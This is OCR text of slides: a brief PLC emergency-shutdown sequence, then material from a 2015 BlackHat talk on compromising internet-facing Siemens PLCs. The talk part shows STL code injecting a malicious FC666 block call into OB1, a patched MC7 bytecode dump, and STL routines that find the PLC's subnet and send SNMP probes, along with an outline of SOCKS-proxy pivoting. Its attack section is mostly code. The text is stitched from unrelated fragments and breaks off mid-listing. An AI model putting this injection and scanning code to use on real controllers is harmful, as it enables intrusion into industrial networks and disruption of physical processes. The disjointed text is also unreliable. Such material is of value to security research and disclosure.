

Start Shutdown Process (I:2/1)
1
Verify that the Stop Button Has Not Been Pressed (I:2/2)
0
Activate Emergency Shutdown Timer (T4:0)
1
Verify that Timer Done Bit is Activated (T4:0/DN)
1
Signal Process Shutdown (O:3/0)

State Transition Analysis: Race Condition




Internet-Facing PLCs - A New Back Orifice


- Johannes Klick, BlackHat 2015
- Introduction
  - Traditional Attack Vectors
  - Internet-facing PLCs
  - Generell Attack Overview
- Siemens PLCs
  - STL Language and its MC7 Bytecode
  - S7Comm Protocol (downloading program b
- Attack Details
  - PLC Code Injection with PLCinject (Demo
  - SNMP Scanner & SOCKS Proxy in STL



PLC 1 is connected to the Internet




Corporate / production network
PLC3
10.0.0.3
PLC2
10.0.0.2
PLC1
10.0.0.1
Downloading ...
OB1
main block


FC 666
OB 1
CALL FC666
JU L1
L1: A %I0.0
A %I0.1
O %I0.2
= %Q0.0
OPN DB666
A %DBX0.4
// attack code...


```
     CALL FC666
     JU L1
L1:  A %I0.0
     A %I0.1
     O %I0.2
     = %Q0.0
     BE
```

1. insert block call
2. increase total block length
3. increase code length


```
00:  7070 0101 0108 0001 0000 007C 0000 0000
10:  02ab 2735 2d03 03a1 6383 21a7 001c 0006
20:  0014 0012 fb70 029a 700b 0002 c000 c100
30:  ca00 d880 6500 0100 0014 0000 0002 0502
40:  0502 0502 0502 0502 0505 0505 0505 ...
```



. . . patches it and uploads a SNMP scanner



Attacker downloads the scanning results



A SOCKS proxy enables him to reach the net behind the PLC

```
get_ip : NOP 1

// read ip from system state list (SZL)
      CALL  RDSYSST
         REQ        :=TRUE
         SZL_ID     :=W#16#0037
         INDEX      :=W#16#0000
         RET_VAL    :=#sysst_ret
         BUSY       :=#sysst_busy
         SZL_HEADER :="DB".szlheader.SZL_HEADER
         DR         :="DB".ip_info

// wait until SZL read finished
      A     #sysst_busy
      BEC

      SET
      S     #got_ip
```

Get the PLC's IP

```
// calc first ip of local network
// L "DB".ip_info.local_ip
      OPN   "DB"
      L     %DBD406
// L "DB".ip_info.subnet
      L     %DBD410
      AD
// T "DB".ADDRESS.rem_ip_addr
      T     %DBD64

// get number of hosts from subnet
// L "DB".ip_info.subnet
      L     %DBD410
      L     DW#16#FFFFFFFF
      XOD
      T     #num_hosts
```

Calculate the subnet mask

```
CALL  TUSEND , "TUSEND_DB_SCAN"
    REQ     :=#send
    ID      :=1
    LEN     :=43
    DONE    :=#send_done
    BUSY    :=#send_busy
    ERROR   :=#send_error
    STATUS  :=#send_status
    DATA    :="DB".SNMP_get
    ADDR    :="DB".ADDRESS
```

Send UDP packets (SNMP get request)

SOCKS 5代理


```
connect : NOP 0

